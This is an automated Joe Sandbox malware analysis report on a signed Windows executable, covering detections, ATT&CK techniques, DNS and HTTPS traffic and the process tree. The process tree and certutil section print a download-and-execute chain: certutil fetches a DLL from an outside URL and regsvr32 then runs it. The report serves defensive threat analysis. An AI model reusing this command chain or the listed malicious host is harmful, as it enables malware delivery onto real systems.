ID: 483791
Sample Name: cBQPecnQRp
Cookbook: default.jbs
Time: 13:45:42
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report cBQPecnQRp

Overview

General Information

Sample Name:	cBQPecnQRp (renamed file extension from none to exe)
Analysis ID:	483791
MD5:	53817315b195e3..
SHA1:	7bedab96b89d00..
SHA256:	ea2dcec34ae31..
Tags:	exe HartexLLC signed
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Compliance


HIGH
MODERATE
LOW

Score:	47
Range:	0 - 100

Signatures

- Multi AV Scanner detection for subm…
- System process connects to networ…
- Multi AV Scanner detection for doma…
- Sigma detected: Regsvr32 Anomaly
- Sigma detected: Suspicious Certutil…
- Uses 32bit PE files
- Uses a Windows Living Off The Lan…
- Contains functionality to check if a d…
- Contains functionality to query locale…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- PE file contains sections with non-s…
- Internet Provider seen in connection…
- Detected potential crypto function
- Contains functionality to query CPU …

Classification



Process Tree

- **System is w10x64**
- cBQPecnQRp.exe (PID: 5760 cmdline: 'C:\Users\user\Desktop\cBQPecnQRp.exe' MD5: 53817315B195E328CCC0F56B15B247C7)
  - cmd.exe (PID: 6152 cmdline: C:\Windows\System32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - certutil.exe (PID: 4528 cmdline: certutil.exe -urlcache -split -f 'https://www.christchurchmvl.org/volunteer/actXApiLib.dll' 'C:\ProgramData\actXApiLib.dll' MD5: D056DF596F6E02A36841E69872AEF7BD)
    - regsvr32.exe (PID: 5340 cmdline: regsvr32.exe -s -n -i 'C:\ProgramData\actXApiLib.dll' MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Regsvr32 Anomaly

Sigma detected: Suspicious Certutil Command

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Compliance:

Uses 32bit PE files

Uses secure TLS version for HTTPS connections

PE / OLE file has a valid certificate

Binary contains paths to debug symbols

Networking:

System process connects to network (likely due to code injection or exploit)

System Summary:


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	DLL Side-Loading 1	Process Injection 1 1 1	Virtualization/Sandbox Evasion 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communica
Default Accounts	Native API 1	Application Shimming 1	DLL Side-Loading 1	Process Injection 1 1 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Information Discovery 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
cBQPecnQRp.exe	10%	Virustotal		Browse
cBQPecnQRp.exe	2%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
christchurchmvl.org	0%	Virustotal		Browse
www.christchurchmvl.org	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://www.christchurchmvl.org/volunteer/actXApiLib.dll	11%	Virustotal		Browse
http://https://www.christchurchmvl.org/volunteer/actXApiLib.dll	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://www.christchurchmvl.org/volunteer/actXApiLib.dllC:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
christchurchmvl.org	100.26.95.170	true	true	• 0%, Virustotal, Browse	unknown
www.christchurchmvl.org	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.christchurchmvl.org/volunteer/actXApiLib.dll	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
100.26.95.170	christchurchmvl.org	United States		14618	AMAZON-AESUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483791
Start date:	15.09.2021
Start time:	13:45:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cBQPecnQRp (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal72.evad.winEXE@8/1@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:47:28	API Interceptor	1x Sleep call for process: certutil.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
100.26.95.170	http://ashevilleurological.com/library/photos/medium/index.html	Get hash	malicious	Browse	• asheville urological .com/libra ry/photos/ medium/fav icon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	1lf1lSJz9D.exe	Get hash	malicious	Browse	• 100.26.95.170
	Electronic Payment Remittance Document 09.13.21 VRF 65665011119889.exe	Get hash	malicious	Browse	• 52.71.133.130
	PO7420.exe	Get hash	malicious	Browse	• 52.4.209.250
	DLH1TwLBhW.exe	Get hash	malicious	Browse	• 50.16.244.183
	avxeC9Wssi	Get hash	malicious	Browse	• 54.57.110.152
	Quotation urgent.exe	Get hash	malicious	Browse	• 52.201.24.227
	KOC RFQ.doc	Get hash	malicious	Browse	• 52.204.77.43
	PO. 2100002_pdf_____.exe	Get hash	malicious	Browse	• 3.223.115.185
	hhh.mp3.dll	Get hash	malicious	Browse	• 54.243.45.255
	xrm4z50ja9.exe	Get hash	malicious	Browse	• 54.83.52.76
	Swift Trf.exe	Get hash	malicious	Browse	• 52.201.24.227
	HjlXsbs4Jg	Get hash	malicious	Browse	• 54.142.124.216
	7b388AC1Fw	Get hash	malicious	Browse	• 44.194.145.151
	DPD.apk	Get hash	malicious	Browse	• 50.16.244.183
	Po2142021.xlsx	Get hash	malicious	Browse	• 18.213.250.117
	FlashPlayerUpdate.apk	Get hash	malicious	Browse	• 23.21.76.7
	QcXQmNSaSp	Get hash	malicious	Browse	• 18.207.108.88
	i586	Get hash	malicious	Browse	• 34.231.175.5
	arm	Get hash	malicious	Browse	• 54.133.131.54
	zoD4YzpMMG	Get hash	malicious	Browse	• 54.80.227.212

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	1lf1lSJz9D.exe	Get hash	malicious	Browse	• 100.26.95.170
	FjtSz0VShQ.exe	Get hash	malicious	Browse	• 100.26.95.170
	DlZa7n6PjI.exe	Get hash	malicious	Browse	• 100.26.95.170
	L5q2UZAWzY.exe	Get hash	malicious	Browse	• 100.26.95.170
	SecuriteInfo.com.Trojan.DownLoader43.21162.28718.exe	Get hash	malicious	Browse	• 100.26.95.170
	N3sJiiIQAP.exe	Get hash	malicious	Browse	• 100.26.95.170
	hu5De62I6f.exe	Get hash	malicious	Browse	• 100.26.95.170
	cwCpwXnpg4.exe	Get hash	malicious	Browse	• 100.26.95.170
	SacEedFBvw.exe	Get hash	malicious	Browse	• 100.26.95.170
	z5k6kTAFkF.exe	Get hash	malicious	Browse	• 100.26.95.170
	cGJCfDNHnZ.exe	Get hash	malicious	Browse	• 100.26.95.170
	GCw589FSm7.exe	Get hash	malicious	Browse	• 100.26.95.170
	67d16a17f27f15cf21671ccb406e1e8b647aaf90c72c9.exe	Get hash	malicious	Browse	• 100.26.95.170
	vPzJQvH6Pg.exe	Get hash	malicious	Browse	• 100.26.95.170
	9f60a157b1a91cc18125825a286baaf011e65b0808be4.exe	Get hash	malicious	Browse	• 100.26.95.170
	P8zmYu7q7j.exe	Get hash	malicious	Browse	• 100.26.95.170
	P8zmYu7q7j.exe	Get hash	malicious	Browse	• 100.26.95.170
	Wyb6Tqwcqx.exe	Get hash	malicious	Browse	• 100.26.95.170
	8mFCVBuwst.exe	Get hash	malicious	Browse	• 100.26.95.170
	75114eeae6429f297193678413f5523eea5e25474745d.exe	Get hash	malicious	Browse	• 100.26.95.170
37f463bf4616ecd445d4a1937da06e19	1lf1lSJz9D.exe	Get hash	malicious	Browse	• 100.26.95.170
	26pBOwgewg.exe	Get hash	malicious	Browse	• 100.26.95.170
	IMESQl89na.exe	Get hash	malicious	Browse	• 100.26.95.170
	JHHPuXppBJ.exe	Get hash	malicious	Browse	• 100.26.95.170
	kpbNbKpJfr.dll	Get hash	malicious	Browse	• 100.26.95.170
	mfQoul1M1Q.exe	Get hash	malicious	Browse	• 100.26.95.170
	k4fNN2WDpY.dll	Get hash	malicious	Browse	• 100.26.95.170
	SecuriteInfo.com.__vbaHresultCheckObj.22789.exe	Get hash	malicious	Browse	• 100.26.95.170
	w9CH3AAVOp.exe	Get hash	malicious	Browse	• 100.26.95.170
	Halkbank02.exe	Get hash	malicious	Browse	• 100.26.95.170
	DlZa7n6PjI.exe	Get hash	malicious	Browse	• 100.26.95.170
	7Tat85Af0C.exe	Get hash	malicious	Browse	• 100.26.95.170
	86jLEXtwqR.exe	Get hash	malicious	Browse	• 100.26.95.170
	6WtKevhqlg.exe	Get hash	malicious	Browse	• 100.26.95.170
	oLn3NAKPzu.exe	Get hash	malicious	Browse	• 100.26.95.170
	hd9uHo4dot.exe	Get hash	malicious	Browse	• 100.26.95.170
	47U9eIz5bG.exe	Get hash	malicious	Browse	• 100.26.95.170
	FaxGUO65DE.391343-Faa.html	Get hash	malicious	Browse	• 100.26.95.170
	FaxGUO65DE.391343-Faa.html	Get hash	malicious	Browse	• 100.26.95.170
	x13NYP60fd.exe	Get hash	malicious	Browse	• 100.26.95.170

Dropped Files

No context

Created / dropped Files

C:\ProgramData\actXApiLib.dll

Process:	C:\Windows\SysWOW64\certutil.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	196
Entropy (8bit):	5.098952451791238
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3G0CezocKqD:J0+oxBeRmR9etdzRxGez1T
MD5:	62962DAA1B19BBCC2DB10B7BFD531EA6
SHA1:	D64BAE91091EDA6A7532EBEC06AA70893B79E1F8
SHA-256:	80C3FE2AE1062ABF56456F52518BD670F9EC3917B7F85E152B347AC6B6FAF880
SHA-512:	9002A0475FDB38541E78048709006926655C726E93E823B84E2DBF5B53FD539A5342E7266447D23DB0E5528E27A19961B115B180C94F2272FF124C7E5C8304E7

C:\ProgramData\actXApiLib.dll	
Malicious:	**true**
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL was not found on this server. .</body></html>.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.445333009028377
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	cBQPecnQRp.exe
File size:	1363448
MD5:	53817315b195e328ccc0f56b15b247c7
SHA1:	7bedab96b89d000288b573de0b5693cf49dae47f
SHA256:	ea2dececc34ae3129d5da1f2035b34cff3c9f656bb4423904ef6b0a3ca5f47d5e
SHA512:	2ca834743045f742bc65da90f1b0868af54f7d703c0ef11b6deac4080bb7260ad2f9d5d0bb7b5e2a2eca5ef837c6ad976234594e931c6fbfce06c8e1d4cb1512
SSDEEP:	24576:NVPOpKJdaWTVE6LwF5oSZc1HHZZZ6OEtdU:mId1+6cjoSMHHZZZ6OEtd
File Content Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....s..r7..!7..!7..!l.. !..!l.. ...!... &..!... /..!... 1..!... ...!l.. ...!l.. 4..!... ...!7..!`..!mK1!?..!7..!...!... a..!...!6..

File Icon

Icon Hash:	78706a6ab8a180c0

Static PE Info

General

Entrypoint:	0x44f6f0
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	GUARD_CF, TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5FD76A63 [Mon Dec 14 13:36:35 2020 UTC]
TLS Callbacks:	0x494680, 0x494e50, 0x494eb0
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	b5f0210fb8fa3412ad980dc8b3f3cd95

Authenticode Signature

Signature Valid:	**true**
Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	**The operation completed successfully**

Error Number:	0
Not Before, Not After	• 6/4/2021 2:00:00 AM 6/5/2022 1:59:59 AM
Subject Chain	• CN=Hartex LLC, O=Hartex LLC, L=Moscow, C=RU
Version:	3
Thumbprint MD5:	5D5CA7E8D78224799E8AA101FF486137
Thumbprint SHA-1:	319517761E92EC6EEF1966A5994570D46A498093
Thumbprint SHA-256:	AC50A5D91A71BA8447EE795FF966E625AEC004E49EB24ADAA366B988686B65A5
Serial:	009B576882CCDB891FD6E4A66671F3AC71

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb718a	0xb7200	False	0.495668462031	data	6.785949083	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xb9000	0x3acc0	0x3ae00	False	0.322618099788	COM executable for DOS	6.31638797155	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xf4000	0x8ac8	0x6200	False	0.153698979592	data	4.61512382052	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.didat	0xfd000	0x164	0x200	False	0.41015625	data	3.13519516789	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xfe000	0x47b40	0x47c00	False	0.076784353223	data	3.18159027325	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x146000	0xa23c	0xa400	False	0.605182926829	data	6.59143707944	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
German	Germany	
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 13:47:27.737127066 CEST	192.168.2.4	8.8.8.8	0xbe2e	Standard query (0)	www.christchurchmvl.org	A (IP address)	IN (0x0001)
Sep 15, 2021 13:47:30.207760096 CEST	192.168.2.4	8.8.8.8	0xefdf	Standard query (0)	www.christchurchmvl.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 13:47:27.914834023 CEST	8.8.8.8	192.168.2.4	0xbe2e	No error (0)	www.christchurchmvl.org	christchurchmvl.org		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 13:47:27.914834023 CEST	8.8.8.8	192.168.2.4	0xbe2e	No error (0)	christchurchmvl.org		100.26.95.170	A (IP address)	IN (0x0001)
Sep 15, 2021 13:47:30.271061897 CEST	8.8.8.8	192.168.2.4	0xefdf	No error (0)	www.christchurchmvl.org	christchurchmvl.org		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 13:47:30.271061897 CEST	8.8.8.8	192.168.2.4	0xefdf	No error (0)	christchurchmvl.org		100.26.95.170	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.christchurchmvl.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49772	100.26.95.170	443	C:\Windows\SysWOW64\certutil.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:47:29 UTC	0	OUT	GET /volunteer/actXApiLib.dll HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/10.0 Host: www.christchurchmvl.org
2021-09-15 11:47:29 UTC	0	IN	HTTP/1.1 404 Not Found Date: Wed, 15 Sep 2021 11:47:29 GMT Server: Apache Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1
2021-09-15 11:47:29 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49773	100.26.95.170	443	C:\Windows\SysWOW64\certutil.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:47:31 UTC	0	OUT	GET /volunteer/actXApiLib.dll HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: www.christchurchmvl.org Cache-Control: no-cache
2021-09-15 11:47:31 UTC	0	IN	HTTP/1.1 404 Not Found Date: Wed, 15 Sep 2021 11:47:31 GMT Server: Apache Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:47:31 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: cBQPecnQRp.exe PID: 5760 Parent PID: 5368

General

Start time:	13:46:42
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\cBQPecnQRp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\cBQPecnQRp.exe'
Imagebase:	0x400000
File size:	1363448 bytes
MD5 hash:	53817315B195E328CCC0F56B15B247C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6152 Parent PID: 5760

General

Start time:	13:47:24
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x11d0000

File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 1368 Parent PID: 6152

General

Start time:	13:47:25
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: certutil.exe PID: 4528 Parent PID: 6152

General

Start time:	13:47:26
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil.exe -urlcache -split -f 'https://www.christchurchmvl.org/volunteer/actXApiLib.dll' 'C:\ProgramData\actXApiLib.dll'
Imagebase:	0x10a0000
File size:	1273856 bytes
MD5 hash:	D056DF596F6E02A36841E69872AEF7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

Analysis Process: regsvr32.exe PID: 5340 Parent PID: 6152

